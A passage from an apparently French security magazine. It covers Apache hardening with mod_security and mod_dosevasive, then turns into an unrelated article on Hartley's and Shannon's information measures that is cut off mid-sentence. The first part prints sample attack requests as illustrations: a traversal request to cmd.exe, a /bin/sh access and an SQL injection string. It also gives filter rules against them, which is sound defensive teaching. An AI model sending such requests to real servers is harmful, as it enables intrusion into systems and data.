- Optionnellement, restriction de la plage de caractères ASCII (table étendue) autorisée. `mod_security` valide ces caractères selon leur valeur, comprise en décimal entre 0 et 255.
- Transformation de `//` en `/`.

D'autres transformations sont également effectuées. Notamment, le caractère NULL (`\0`) est transformé en espace.

À partir de ce point, les filtres que nous définissons peuvent être appliqués avec plus de confiance. Lançons-nous dans la définition d'un hôte virtuel, proxifié en HTTPS et filtré par `mod_security` :

```
<VirtualHost *:443>
  ServerName www.foo.com

  #Mod_security est activé pour ce VirtualHost
  SecFilterEngine On

  #Nous filtrons également le contenu complet des requêtes POST
  SecFilterScanPost On
```

Rappel sur http

Toute requête HTTP est basée sur le format d'échange de données MIME (*Multipurpose Internet Mail Extension*), qui comporte un en-tête et un corps (comme pour les *emails* en SMTP). Dans le cas d'une requête HTTP, seul l'en-tête est utilisé, le corps reste vide (sauf pour les requêtes de type POST). Les réponses HTTP quant à elles utilisent les deux. Dans tous les cas, en-tête et corps sont séparés par une ligne vide. Voici un exemple de requête HTTP :

```
GET /index.html HTTP/1.1
Host: www.miscmag.com
User-Agent: foobar
Referer: www.kernel.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
```

Depuis la version 1.1 de HTTP, les deux premières lignes de notre en-tête HTTP d'exemple sont impératives. Les autres lignes sont indicatives ou servent à la négociation de contenu (préférences en formats multimédias, en termes de langage et autres). Voici une réponse possible du serveur :

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2005 10:13:21 GMT
Server: Apache/2.0.54 (Debian GNU/Linux) PHP/4.3.10-12
Content-Length: 305
Content-Type: text/html; charset=iso-8859-1

<html>Bonjour</html>
```

Le serveur confirme qu'il parle HTTP en version 1.1, nous donne un code de succès (200) et spécifie diverses informations, dont la plus importante est le champ ***Content-Type***. Le navigateur utilise en effet ce champ pour interpréter la réponse. Ici, la valeur `text/html` de ce champ indique au navigateur d'interpréter cette page comme du code HTML.

Vincent Deffontaines - **gryzor@inl.fr**
Ingénieur consultant en sécurité des systèmes d'information et cofondateur d'INL,

Éric Leblond - **regit@inl.fr**
Consultant, développeur principal de NuFW et cofondateur d'INL

Quelques schémas d'attaque HTTP

De nombreuses attaques sont possibles au moyen du protocole HTTP et sont bien sûr plus ou moins efficaces selon la configuration et la version du serveur :

Accès au shell

Un grand classique est de tenter d'ouvrir un *shell* sur la machine afin de pouvoir lui passer des commandes au choix de l'attaquant.

Pour Windows :

```
GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/
c+dir HTTP/1.1
```

Pour Unix :

```
GET /../../../../bin/sh HTTP/1.1
```

Injection SQL [5]

Ce type d'attaque suppose que le serveur web s'appuie sur une base de données et vise à envoyer des données qui seront passées à la base de données pour en extraire des données ou passer outre un test :

```
GET /identify.php?username=joe&pass=bah'%20OR%20'x'='x HTTP/1.1
```

Dans ce cas trivial (plutôt codé en requête POST en « vrai »), le script PHP « naïf » récupère le nom d'utilisateur et le mot de passe en variables, puis réalise une requête SQL sur la base de données, ce qui dans notre cas donnera par exemple :

```
SELECT * from users where username='joe' and password='bah' OR 'x'='x';
```

Cross site scripting [6]

Plus récente et très différente, cette attaque utilise simplement le fait que le serveur accepte des contenus HTML ou Javascript et les réaffiche. On pourra ainsi injecter du code Javascript malicieux sur un serveur afin de compromettre des utilisateurs légitimes du serveur. Ce type d'attaque ne vise ni ne compromet directement le serveur.

```
#Seuls les corps de requêtes de l'un de ces deux types sont acceptés (ceci
#concerne uniquement les requêtes POST, les autres requêtes n'ont pas de corps
SecFilterSelective HTTP_Content_Type "!(^$|application/x-www-form-
urlencoded$|^multipart/form-data;)"

#Bloquage de l'encodage par morceau des requêtes - utilisé uniquement pour des
#attaques - non implémenté par les navigateurs
SecFilterSelective HTTP_Transfer-Encoding "!^$"

#Vérifions que seuls des encodages valides sont reçus
SecFilterCheckURLEncoding On

#Vérifions que l'encodage est conforme à Unicode - à utiliser seulement si
#notre application web utilise Unicode
SecFilterCheckUnicodeEncoding On

#Que faire par défaut quand nos filtres correspondent à une requête. Nous
#journalisons l'événement et renvoyons une erreur 404
SecFilterDefaultAction "deny,log,status:404"

#Vérifions le format des Cookies reçus
SecFilterCheckCookieFormat On
#Tâchons de corriger les cookies invalides que nous recevons - attention, ceci
#peut "casser" certaines applications et est donc à tester avec précautions
SecFilterNormalizeCookies On

#Les deux directives Apache qui font le "vrai" travail : proxyfier les requêtes
ProxyPass / http://192.168.1.0/ #Adresse IP du serveur protégé
ProxyPassReverse / http://192.168.1.0/
</VirtualHost>
```

Cet exemple présente une configuration « de base » du module `mod_security` ; le gros du travail : écrire les règles de filtrage, reste à faire. Il s'agit bien entendu de la partie la plus délicate, puisque la pertinence des informations à positionner dans cette partie dépend (parfois) de notre système d'exploitation, de l'application utilisée, etc.

Règles de filtrage des requêtes

Bloquons toute tentative d'accès au shell de la machine en ajoutant dans la définition du *virtualhost* :

```
SecFilter /bin/sh
```

Il s'agit de la méthode la plus élémentaire de filtrage, qui fonctionne par mot clé. Le contenu spécifié à la suite de cette directive est comparé à la première ligne de la requête HTTP. Si la requête est une requête de type POST et que nous avons positionné l'option `SecFilterScanPost On` comme ci-avant, chaque ligne du corps de la requête fait également l'objet de cette comparaison. `SecFilter` peut également fonctionner de manière plus étendue et accepte comme argument une expression rationnelle :

```
SecFilter "!(php|asp)"
```

bloque toute requête ne contenant pas le mot `php` ou `asp`.

`SecFilter` constitue l'introduction idéale aux capacités de filtrage de `mod_security`, mais l'on s'aperçoit assez rapidement que son utilisation est souvent trop large. Supposons par exemple que nous gérons un forum dédié aux programmeurs du Shell... Il sera courant de voir quelqu'un envoyer une requête de type POST contenant notre chaîne `/bin/sh`... qui en termes de sécurité, et en première approche, est à prohiber uniquement dans la première ligne de la requête. La directive `SecFilterSelective` prend un paramètre de plus, qui spécifie la « zone » où notre chaîne interdite est prohibée. `mod_security` met à disposition un grand nombre de telles « zones », qu'il convient de présenter, à défaut de pouvoir en donner ici la liste exhaustive [7] :

- Contenu de la requête, envoyé par le client : par exemple `REMOTE_USER`, `POST_PAYLOAD` ou `REQUEST_URI`
- Paramètres liés à la requête, indépendants du client : `SERVER_SOFTWARE`, `DOCUMENT_ROOT`
- Paramètres plus ou moins extérieurs à la requête : `TIME_DAY`, `API_VERSION`
- Paramètres ajustables à souhait : `HTTP_nom_de_header`, `ENV_nom_de_variable`

Les utilisateurs avancés d'Apache reconnaîtront parmi les exemples un grand nombre de noms de variables internes à Apache, utilisables notamment par mod_rewrite. Nous retrouvons ici la souplesse de cet outil, dans un environnement plus spécifique puisque dédié à la sécurité.

Pour revenir à notre exemple de forum, nous désirons filtrer les requêtes tentant un accès au shell, et ce uniquement dans la première ligne de la requête. Pour cet exemple, nous pouvons donc positionner :

```
SecFilterSelective REQUEST_URI /bin/sh
```

Filtrage des réponses HTTP

Filtrer les requêtes est une bonne chose, mais nous pouvons faire plus : appliquer certains critères de recherche aux réponses renvoyées par le serveur web. Il suffit pour cela d'utiliser la directive SecFilterSelective, avec comme « endroit » OUTPUT.

```
#Nous filtrons les réponses du serveur HTTP au client
SecFilterScanOutput On

#Filtrons uniquement des mots clés sur les documents dont le type MIME est
pertinent
#Par exemple, filtrer des mots clés dans une image ou un fichier audio est sans
objet
SecFilterOutputMimeTypes "(null) text/plain text/html"

#Ne laissons pas sortir "information(s) confidentiel(les)"
SecFilterSelective OUTPUT "informations* confidentiel*e*s*"

#Ne laissons pas le client constater que PHP a renvoyé une erreur fatale, si cela
arrive
SecFilterSelective OUTPUT "Fatal error:" deny,status:404
```

Comme montré dans le tout dernier exemple, les directives SecFilter ainsi que SecFilterSelective acceptent un argument supplémentaire, qui correspond aux actions à réaliser en cas de correspondance entre la règle et le contenu HTTP. Si aucune action n'est spécifiée, les actions définies par la directive SecFilterDefaultAction sont appliquées.

Bien entendu, les règles de filtrage appliquées aux réponses sont utilisées à un autre moment que les règles vues auparavant : il faut que le serveur ait généré une réponse, et soit prêt à l'envoyer, pour que nous filtrions celle-ci.

Attention toutefois : le filtrage des réponses demande que mod_security garde en mémoire la page de réponse entière avant de l'envoyer au client, ce qui peut consommer de grandes quantités de mémoire, en particulier sur un serveur chargé et si les pages servies sont d'un volume important. Il convient donc d'évaluer l'impact en termes de performances de l'utilisation de ces possibilités. Pour l'instant aucune directive de mod_security ne permet de limiter la taille des réponses ; ce manque devrait être pallié dans une prochaine version.

Les actions utilisables par le filtre

Les actions suivantes peuvent être utilisées dans les directives SecFilter, SecFilterSelective, aussi naturellement que SecFilterDefaultAction :

- pass : le contenu poursuit son chemin parmi les filtres à suivre ;
- allow : le contenu est accepté, sans passer par les autres filtres à suivre ;
- deny : interruption du traitement de la requête, envoi d'un code d'erreur au client ;
- status : suivi d'un code d'erreur HTTP, renvoie le code d'erreur spécifié au client ;
- redirect : redirige le client vers l'URL spécifié ;
- exec : lance le binaire spécifié, en lui passant toutes les variables d'environnement courantes ;
- log : journalise la correspondance de la règle dans le fichier d'erreur d'Apache ;
- nolog : l'inverse de ci-avant ;
- skipnext : les prochaines règles de filtrage (nombre à spécifier en argument) sont ignorées pour cette requête ;
- chain : la requête doit correspondre à la présente règle, mais aussi à la suivante, pour que la décision de cette dernière soit appliquée ;
- pause : attend un certain nombre de millisecondes (spécifié en paramètre) avant de répondre à cette requête. Attention aux performances en utilisant ce paramètre !

Il est courant de spécifier comme action par défaut quelque chose du genre :

```
SecFilterDefaultAction "deny,log,status:404"
```

comme nous l'avons positionné en début de configuration. Par ailleurs, les actions skipnest et surtout chain sont particulièrement intéressantes pour conjuguer des règles entre elles.

L'action pass peut paraître inutile à première vue ; elle est en réalité quasiment toujours utilisée en conjonction avec l'action log pour journaliser la correspondance d'une requête sans la bloquer, par exemple :

```
SecFilter "credit card" "pass,log"
```

Fonctionnalités chroot de mod_security

Il est bien sûr possible de *chrooter* Apache sans utiliser mod_security, mais l'utilisation de ce module nous simplifie considérablement le travail. En effet, positionnez la directive :

```
SecChrootDir /repertoire/a/utiliser
```

et le serveur web sera chrooté. Ceci permet d'utiliser chroot, sans copier les binaires et bibliothèques d'Apache dans le chroot ! Seul le contenu web doit y être positionné, le cas échéant. Dans le cas d'exemple couvert par cet article, nous configurons un *proxy* entrant, aussi aucun contenu n'est à prévoir.

Pour Apache 1.3, l'ordre des modules est très important pour l'utilisation de cette directive : mod_security doit être chargé avant les autres modules. Sous Apache 2.0, l'ordre de chargement est géré de manière interne, si bien que l'ordonnancement des modules est sans importance.

Bien sûr, si cette fonctionnalité est utilisée sur un serveur hébergeant des scripts CGI ou un langage interprété comme PHP, les binaires et bibliothèques utilisés devront être maintenus dans le chroot.

Autres fonctionnalités de mod_security

Voici, brièvement présentées, quelques possibilités (parmi d'autres) proposées par mod_security. Le lecteur intéressé trouvera des descriptions plus détaillées dans la documentation du projet.

Traitement des fichiers uploadés

mod_security fait toujours passer les fichiers *uploadés* par les utilisateurs par un répertoire temporaire, paramétrable au moyen de la directive SecUploadDir. L'administrateur peut demander à mod_security de conserver les fichiers uploadés dans ce répertoire temporaire, au moyen de SecUploadKeepFiles On. La directive SecUploadApproveScript est également très intéressante : elle permet de lancer un exécutable (comme un script lançant lui-même un antivirus) pour valider le fichier uploadé. La documentation de mod_security fournit également un tel script.

Dialogue avec le pare-feu

Comme vu ci-dessus, l'action exec, passée à la directive SecFilter ou SecFilterSelective, permet de demander l'exécution d'un programme au choix lorsqu'une requête correspond à un filtre. Il est donc bien entendu possible d'utiliser cette fonctionnalité pour ajouter des adresses IP source en liste noire, dont nous refuserons les accès à notre serveur, voire à notre réseau. Attention cependant, certaines précautions sont à considérer pour ce type d'utilisation (comme pour d'autres filtres tel PortSentry) :

- Si l'attaquant passe par un serveur mandataire, c'est alors l'adresse du mandataire qui sera listée, bloquant également tous les autres utilisateurs du mandataire.
- Si l'attaquant réussit à usurper l'adresse d'une de nos passerelles, il pourrait nous isoler complètement d'un réseau voire d'Internet.
- Si l'attaquant dispose d'une adresse IP non fixe, il lui suffira de changer d'adresse pour pouvoir nous attaquer de nouveau et nous bloquerons en plus les éventuels accès d'un nouvel utilisateur légitime.

Mesures de performances

Dans la version de développement (1.9) du module, trois variables d'environnement sont créées et visibles par Apache : il s'agit de mod_security-time1, mod_security-time2 et mod_security-time3, qui spécifient respectivement les temps suivants (en microsecondes) : fin de l'initialisation de mod_security, fin de l'application des règles définies par l'administrateur, fin de génération de la réponse (par Apache). Cette possibilité reste pour l'instant expérimentale et sera déployée dans une prochaine branche stable de mod_security.

À l'exception des trois variables que nous venons de décrire, l'ensemble de cet article est valide pour la version stable (1.8) du module. Pour l'instant, la version de développement (1.9) apporte de nouvelles variables spécifiables dans les zones de filtrage, permet l'utilisation (déconseillée) de directives de filtrage dans les fichiers .htaccess et modifie quelques paramétrages par défaut.

Toutes vulnérabilités web, du débordement de tampon à l'injection de code SQL, en passant par les attaques de *Cross Site Scripting*, peuvent sur le papier être protégées par une configuration bien pensée de mod_security, ce qui est effectivement faisable, au prix d'un effort minutieux de repérage des failles. En pratique, il est difficile de réaliser un tel repérage et donc d'être sûr que les applications sont parfaitement sécurisées. L'idéal reste, bien entendu, de valider les applications web utilisées elles-mêmes avant de les déployer sur un serveur web.

Grâce au script snort2modsec.pl [8], qui permet de traduire des règles Snort [9] en règles de filtrage utilisables par mod_security, le module peut assez facilement être préconfiguré pour bloquer un certain nombre d'attaques bien connues.

mod_dosevasive

mod_dosevasive est un deuxième module de sécurité pour Apache, qui apporte des possibilités très différentes de celles que nous venons d'examiner. Son objectif est en effet de détecter les accès massifs révélant des attaques de déni de service [distribué] ([d]DOS) ou des attaques de force brute, et de prendre des mesures contre ceux-ci. Bien entendu, le but est également que les utilisateurs légitimes puissent continuer d'utiliser le service dans des conditions normales.

Disponible lui aussi sous licence GPL, ce module est écrit par Jonathan A. Zdziarski [10]. Ce module peut être utilisé avec Apache 1.3 ou 2.0.

Principe de fonctionnement

Détection des attaques

La détection d'une attaque de type « déni de service » est complexe : chaque requête, prise séparément, pourrait souvent être considérée comme légitime. Il convient donc de distinguer une attaque, par définition de source malveillante, d'un éventuel pic de trafic, qui pourrait résulter d'un référencement sur Slashdot par exemple.

mod_dosevasive [11] considère qu'une attaque est en cours et positionne l'adresse IP source en liste noire si l'une de ces conditions est remplie :

- Que la même ressource fait l'objet de requêtes répétées (plusieurs par secondes) depuis la même adresse IP source. Ceci permet d'écarter les consultations régulières puisqu'un utilisateur bienveillant ne récupère normalement pas plusieurs fois par seconde une même ressource.
- Que la même adresse IP réalise plus de N requêtes par seconde sur le même processus enfant d'Apache. Une consultation normale se limite à la récupération de quelques objets à la foi.
- Qu'une adresse déjà en liste noire fait une requête. Cette troisième condition paraît étrange à première vue, mais s'éclaire quand on sait que la liste noire est temporaire : une adresse IP référencée dans cette liste en est retirée après un certain délai configurable si elle ne réalise aucune requête sur le serveur durant ce délai.

La combinaison de ces trois facteurs permet de détecter de manière fiable une attaque en cours.

Actions entreprises à l'égard des attaquants

Dès lors qu'une adresse IP est positionnée dans la liste noire, toutes ses requêtes feront immédiatement l'objet d'une réponse de type 403, sans que le serveur web ne réalise le traitement normal de la requête. Ceci économise notablement les ressources, en particulier si l'attaquant fait appel à des ressources CGI ou à des contenus dynamiques.

Pertinence de la méthode

L'expérience a montré que ce module répond en soi aux besoins de manière très efficace pour des dénis de services petits ou moyens, qu'ils aient pour origine une seule ou plusieurs machines. Réagir à de plus importantes attaques est un problème beaucoup plus avancé : si l'attaquant dispose de suffisamment de ressources réseau pour remplir le tuyau d'entrée du réseau attaqué, il devient beaucoup plus difficile de le contrer. `mod_dosevasive` permet cependant de monter encore en charge, en dialoguant avec les routeurs afin de lister les adresses à la source d'attaques le plus possible en amont du serveur lui-même.

Le fait qu'un attaquant ne soit positionné en liste noire que pendant une période courte permet de s'abstraire d'un grand nombre de complications possibles. Si un attaquant est derrière un proxy, il n'empêche ainsi les autres utilisateurs de son réseau d'accéder à la ressource que pendant un temps très limité.

Configuration du module

Les directives suivantes sont proposées par le module :

- `DOSSiteCount` : Le nombre maximal de requêtes qu'une adresse IP source peut réaliser sur le même enfant pendant une unité de temps sans être ajoutée à la liste noire.
- `DOSSiteInterval` : L'unité de temps (en secondes) évoquée dans la directive `DOSSiteCount`. La valeur par défaut est d'une seconde.
- `DOSPageCount` : Le nombre maximal de requêtes qu'une adresse IP source peut réaliser sur la même ressource (même URL) pendant une unité de temps sans être ajoutée à la liste noire.
- `DOSPageInterval` : L'unité de temps évoquée dans la directive `DOSPageCount`.
- `DOSBlockingPeriod` : Désigne la durée pendant laquelle tous les accès des adresses IP en liste noire seront refusés et recevront une erreur 403. Par défaut, cette durée est de 10 secondes.
- `DOSEmailNotify` : Précise une adresse email à laquelle envoyer un courriel lorsqu'une adresse IP est ajoutée en liste noire. (Attention de bien positionner MAILER dans les sources du module pour utiliser cette directive).
- `DOSSystemCommand` : Une commande à appeler pour, par exemple, ajouter l'adresse en liste noire sur un routeur.
- `DOSWhiteList` : Spécifie une adresse IP à ne jamais positionner en liste noire. Il est courant de positionner cette option à 127.0.0.* pour éviter de bloquer nos éventuels propres accès récursifs ou autres robots de référencement. En production, cette option ne devrait jamais être utilisée pour désigner un réseau d'utilisateurs humains légitimes : les mécanismes internes du module garantissent que le trafic légitime ne sera pas bloqué. Cette directive peut être positionnée plusieurs fois avec divers arguments, ceux-ci seront cumulés dans la configuration.

Quelques autres options sont également proposées, pour positionner le répertoire temporaire utilisé par l'outil, ainsi que pour maximiser les performances en optimisant les tables de *hash* utilisées par l'outil.

Conclusion

Voici deux modules présentant des approches très différentes mais largement complémentaires pour améliorer la sécurité de serveurs web. Positionnés en proxy entrant à l'entrée d'un réseau hébergeant quelques sites web, ces deux modules peuvent contribuer à assurer une meilleure sécurité, aussi bien en regard d'attaques applicatives visant à prendre la main sur un serveur, que pour protéger ce dernier d'attaques massives visant à l'empêcher de répondre aux requêtes légitimes.

Liens

[1] Sécurisation d'un serveur Apache : Voir Misc 0 ou **http://www.miscmag.com/articles/index.php3?page=110**

[2] Site officiel de `mod_security` : **http://www.modsecurity.org/**

[3] Limit et surtout LimitExcept : **http://httpd.apache.org/docs-2.0/mod/core.html#limitexcept**

[4] Ivan Ristik, fondateur de la société Thinking Stone : **http://www.thinkingstone.com/**

[5] SQL *Injection Attacks by Example* : **http://www.unixwiz.net/techtips/sql-injection.html**

[6] *Cross site scripting questions and answers* : **http://www.cgisecurity.com/articles/xss-faq.shtml**

[7] `mod_security` *stable 1.8 Reference manual* : **http://www.modsecurity.org/documentation/modsecurity-manual.pdf**

[8] *Converted Snort Rules* : **http://www.modsecurity.org/documentation/converted-snort-rules.html**

[9] Snort : **http://www.snort.org/**

[10] Jonathan A. Zdziarski : **http://www.nuclearelephant.com/**

[11] `mod_dosevasive` : **http://www.nuclearelephant.com/projects/dosevasive/**

Pour quelques bits d'information

Pierre Loidreau
Unité de mathématiques appliquées, ENSTA
Pierre.Loidreau@ensta.fr

A vulgairement parler, nous vivons actuellement dans ce que d'aucuns nomment la société de l'information, qui nous envahit par tous les pores. Nous sommes à l'avènement de l'ère du tout numérique. Les zéros et les uns sont les seigneurs, circulent de ci de là, et ils repasseront par ici s'il ne sont pas déjà passés par-là, dans les communications filaires, par fibre optique, par ondes radio. Cependant, si l'on pose à la cantonade la question « Qu'appelle-t-on exactement 'information' et comment peut-on mesurer l'information ? », je demeure persuadé que les réponses seront diverses, éloignées les unes des autres et que la convergence des définitions sera très modérée.

Pourtant, ces questions ne sont pas si nouvelles. Déjà au cours des années 1920 et 1930, certaines d'entre elles tarabustaient les ingénieurs, les philosophes et les ingénieurs-philosophes, qui travaillaient tant dans le domaine naissant des télécommunications que dans le domaine plus intellectuel du Cercle de Vienne. Cependant, l'on s'intéressait plus à obtenir une sémantique universelle qu'à proprement parler une quantification de l'information...

Ce n'est pas l'aspect philosophique qui conduisit Shannon à élaborer sa théorie, mais plutôt des considérations ne relevant que d'une pure ingénierie. Il s'exprime clairement et dit mettre de côté tous les aspects sémantiques des langages pour ne s'intéresser qu'à l'aspect mathématique, mesurable de l'information. D'ailleurs le titre de son mémoire s'intitule *Une Théorie Mathématique de la Communication* et non pas de l'information. Dans la suite, nous allons voir quelles furent les contributions de Shannon et comment l'impact énorme qu'elles eurent les établit de fait comme La Théorie de l'Information.

1 Les débuts de la quantification de l'information

Le problème était dans l'air dans l'entre-deux-guerres, étant donné l'essor considérable des communications radio et les problèmes de fiabilité des transmissions récurrents qui résultaient de ce canal de transmission particulier. Les ingénieurs cherchaient à modéliser ce qui se passait afin d'être capable de rendre les transmissions plus fiables sans accroître la complexité de la transmission. Un des premiers à avoir tenté de définir et de quantifier l'information est R. V. L. Hartley. Dans les années 20, il publia un article « *Transmission of information* ». Il y introduisait une mesure simple de l'information, séduisante et pratique.

Supposons qu'un émetteur souhaite envoyer un message de n lettres, par exemple en français à une personne située à l'autre bout du récepteur. Comme notre alphabet dispose de 26 lettres, sans compter la ponctuation, les lettres accentuées, ni les espaces, il aurait exactement 26 possibilités pour chaque lettre choisie. Donc, parmi les 26^n messages de n lettres possibles, l'émetteur en choisit un dans cet ensemble. A priori, sans connaître le contenu du message, le récepteur considère que les 26^n messages possibles sont équiprobables. Le récepteur a donc une incertitude sur le mot qu'il recevra, incertitude levée dès la réception du message. Ainsi, on peut considérer que l'information qu'il reçoit correspond à une réduction de l'incertitude.

Ce qu'avait vu Hartley et ce qui sera repris dans la suite par Shannon est que l'information correspond à la réalisation d'un événement particulier parmi un certain nombre d'événements possibles et donc à une réduction de l'incertitude. En termes mathématiques, l'incertitude est caractérisée par ce que l'on nomme des variables aléatoires. Comme mesure de l'information, Hartley proposa la fonction mathématique additive la plus naturelle, à savoir la fonction logarithme. Cela correspond à une certaine logique, puisqu'il semblerait légitime de considérer que l'information apportée par un message de n lettres correspond à la somme des informations apportées individuellement par chacune des lettres composant le message.

Chez Hartley, la quantité d'information apportée par un mot de n lettres est définie par la valeur I suivante :

$$I = \log_2 26^n$$

Il s'agit de la valeur du logarithme en base 2 du nombre de valeurs possibles du message. En utilisant les propriétés de la fonction logarithme, si l'on considère un message formé de $L = m+n$ lettres, alors on a :

$$I = \log_2 26^{m+n} = \log_2 26^m + \log_2 26^n$$

Pourtant, l'information du message total correspond bien à la somme des informations de bouts qui forment le message. La mesure de Hartley s'avère adaptée à un certain nombre de problèmes. Je reprends un exemple inspiré des notes de cours de James Massey [1].

Supposons que l'on veuille attribuer un numéro d'identification unique à 4 personnes distinctes et de la manière la plus concise possible. Comment peut-on faire ? Quel est le nombre minimum de symboles d'information que l'on va devoir utiliser ? Si l'on en croit Hartley, dans notre cas, l'information vaut $\log_2(4) = 2$. Et effectivement, nous pouvons identifier 4 personnes de manière uniques avec 2 symboles 0 et 1, en attribuant :

- 00 à la première personne ;
- 01 à la seconde ;
- 10 à la troisième ;
- 11 à la quatrième.

L'information telle que Hartley l'avait définie semblait donc assez raisonnable dans ce cas précis. Cependant, cette mesure n'était

pas satisfaisante sur un grand nombre de points, car elle ne répond pas à certains critères que nous pourrions attendre d'une bonne définition de l'information. Plaçons-nous dans le cas où nous recevrions un message, par exemple un courrier électronique, lettre après lettre.

- En Français, comme dans toute autre langue, il y a des lettres plus fréquentes que d'autres. Par exemple, hormis dans *La Disparition* de Georges Perec, la lettre « e » est la lettre la plus fréquente, puis le « s » et enfin la lettre « k » est une des moins fréquentes. Donc, si au cours du message nous recevons un « k », l'information véhiculée par le « k » sera plus importante que celle véhiculée par la lettre « e ». En effet, il y a beaucoup moins de mots en français qui contiennent un « k » que de mots qui contiennent un « e ».

  Or, avec la mesure de Hartley, chaque lettre vaut la même quantité d'information égale à $\log_2 26 = 4{,}7$. Si l'on considère une autre langue, on peut reprendre la même analyse et on obtiendra des valeurs différentes suivant le nombre de lettres considérés.

- De même, si nous recevons la lettre « q », alors nous savons qu'il est extrêmement probable que cette lettre soit suivie par la lettre « u », donc nous pouvons prédire avec une grande probabilité que la lettre suivante sera la lettre « u ». L'information propre véhiculée par la lettre « u » qui suit « q » sera donc plus faible que dans le contexte où la lettre « u » serait reçue, mais précédée de la lettre « o ».

- En dernier ressort, il est clair que la quantité d'information apportée dépend du moment de la réception de cette information. C'est un peu le syndrome du scoop du journaliste pour lequel l'information n'a sa plus grande valeur que s'il est le premier à l'apporter. Une fois divulguée, c'est-à-dire une fois connue, l'information apportée est nulle.

Ces trois points soulèvent de multiples problèmes que la mesure de l'information telle que Hartley la considérait ne peut pas résoudre. En effet, son information est absolue, tandis que l'information est relative, fortement dépendante du contexte. C'est Shannon qui, en 1948, proposa une mesure élégante de l'information permettant de résoudre ces différents problèmes.

2 Shannon et l'avènement de la théorie de l'information

Je ne reviendrai pas sur la biographie de Shannon mort en janvier 2001. Pour plus de précisions, on pourra se référer au livre de Jérôme Segal [2]. L'article fondateur de la théorie de l'information actuelle fut un rapport de recherche daté de 1948 et intitulé « *A Mathematical Theory of Communication* ». Depuis toujours Shannon, ingénieur de formation, s'intéressait aux mathématiques dans un but précis : celui d'élaborer une théorie mathématique de la communication. La Seconde guerre mondiale le mit en relation avec des mathématiciens de grande envergure tels Turing et Von Neumann qui, sans doute, lui apportèrent beaucoup. Puis, vint en 1948 ce fameux article qui fit au départ grand bruit dans la communauté des ingénieurs en communication, puis dans toutes les communautés qui s'intéressaient à la notion d'information.

La théorie de Shannon permettait désormais de répondre quantitativement à des problèmes qui, jusqu'alors, se posaient de manière qualitative. Si sa théorie fut si vite adoptée, c'est en partie parce qu'elle battait en brèche un certain nombre d'idées reçues et permettait sur un plan prospectif d'envisager des développements technologiques considérables.

L'idée initiale de Shannon que reflète la manière dont il s'est attaqué à la théorie et les outils mathématiques utilisés est la suivante. Je reprends ici une phrase de J. Massey [1] :

> *For Shannon information is what we receive when uncertainty is reduced.*
>
> Soit : « Pour Shannon, l'information est ce que l'on obtient quand l'incertitude est réduite. » Comme les théories mathématiques mises en jeu sont délicates à introduire, nous nous contenterons de prendre un exemple pour effleurer l'aspect novateur de la conception de Shannon.

Supposons qu'un référendum doive avoir lieu dans un certain pays. La question que l'on pose aux électeurs est une question à laquelle ils doivent répondre par « oui » ou bien par « non ». Tant que le vote n'a pas eu lieu, le résultat est incertain. A priori, sans aucune information additionnelle, il y a 50% de chances que le « oui » l'emporte et 50% que le « non » l'emporte. On cherche donc des moyens de réduire l'incertitude a priori, c'est-à-dire avant de connaître le résultat du vote. Un moyen très employé est de commanditer des sondages.

Supposons que l'on a accès au dernier sondage pré-électoral qui donne le « non » vainqueur avec 54% des voix par rapport au « oui » qui n'obtiendrait lui qu'un misérable 46%. Ce sondage apporte une certaine quantité d'information additionnelle par rapport au choix de départ qui plaçait les deux issues du scrutin à 50-50. La probabilité que le « non » l'emporte est désormais plus élevée et un renversement de situation est plus improbable. Le sondage m'a donc apporté une quantité d'information me permettant de réduire mon incertitude en fonction du scrutin et permet également à Mme Soleil de pouvoir prédire l'avenir de façon plus fiable. C'est de cette manière que Shannon considère l'information. Celle-ci correspond à une diminution de l'incertitude sur ce que l'on sait a priori.

Revenons à la mesure de cette incertitude à savoir, comment la quantifie-t-on ? Il est clair que dans le cas où le « oui » et le « non » sont à 50-50, l'incertitude sur le résultat du scrutin est maximale. En revanche si on a 46-54 après le sondage, le résultat est moins incertain et les partisans du « oui » peuvent par avance aller noyer leur chagrin dans l'alcool. D'un point de vue quantitatif, nous devons donc déterminer une fonction mathématique qui permette de mesurer l'incertitude. À l'issue du scrutin, l'incertitude sur le résultat est nulle puisque celui-ci est désormais connu. Afin de mesurer cette incertitude, nous devons donc définir une fonction mathématique qui vérifie déjà les propriétés suivantes :

- Être maximale quand l'incertitude est maximale.
- Être nulle quand il n'y pas d'incertitude sur le résultat.

Dans le cas qui nous intéresse où il n'y a que deux choix possibles. La grandeur qu'a définie Shannon est la suivante :

$$H = - p \log_2 (p) - (1-p) \log_2(1-p)$$

où p désigne la probabilité que le « oui » l'emporte et 1-p constitue la probabilité que le « non » l'emporte.

Cette mesure est très intéressante, car elle correspond également à une grandeur physique appelée entropie qui mesure la quantité de désordre dans un système physique. C'est ainsi que cette grandeur s'appelle également entropie de l'information. Elle peut également susciter quelques vocations philosophiques sur les relations entre information et désordre...

L'unité de la mesure de l'information est définie comme étant le bit. Pour ne pas le confondre avec le 0 ou le 1 de l'ordinateur, on parle en général de bit d'information.

En reprenant notre exemple précédent, mesurons dans les divers cas envisagés l'entropie de notre information.

■ Cas où l'on n'a pas l'information des sondages a priori.

Alors, le « oui » et le « non » sont équiprobables.
Dans ce cas $p = 1- p = 50/100 = 0,5$. On a :

$$H_{\text{pas d'info}} = - (0,5 \log_2 0,5 + 0,5 \log_2 0,5) = 1$$

■ Cas où le sondage nous donne « oui » à 46% et « non » à 54%.

Dans ce cas, $p= 46/100 = 0,46$ et $1-p = 0,54$. Alors

$$H_{\text{sondage}} = - (0,46 \log_2 0,46 + 0,54 \log_2 0,54) = 0,9915$$

■ Cas où le résultat « non » est connu, après le scrutin.

Il n'y a plus aucune incertitude sur le scrutin. On a alors $p = 0$, $1-p = 1$, et

$$H_{\text{scrutin}} = 0$$

L'incertitude sur le résultat est donc nulle. Cet aspect corrobore donc la logique.

Plus on a d'information, moins l'incertitude est grande et c'est bien ce que l'on recherchait. Partant, l'information obtenue correspond à la différence des incertitudes mesurées avant l'apport d'information par rapport à l'incertitude que l'on détient une fois que l'information aura été reçue. En effet, mettons que je n'aie accès à aucun sondage, alors l'information reçue sera mesurée par :

$$I_1 = H_{\text{pas d'info}} - H_{\text{scrutin}} = 1 \text{ bit}$$

Si j'ai accès au sondage, alors le résultat du scrutin me fournira légitimement moins d'information puisque je m'attendrai à une victoire du non. Dans ce cas, l'information obtenue sera :

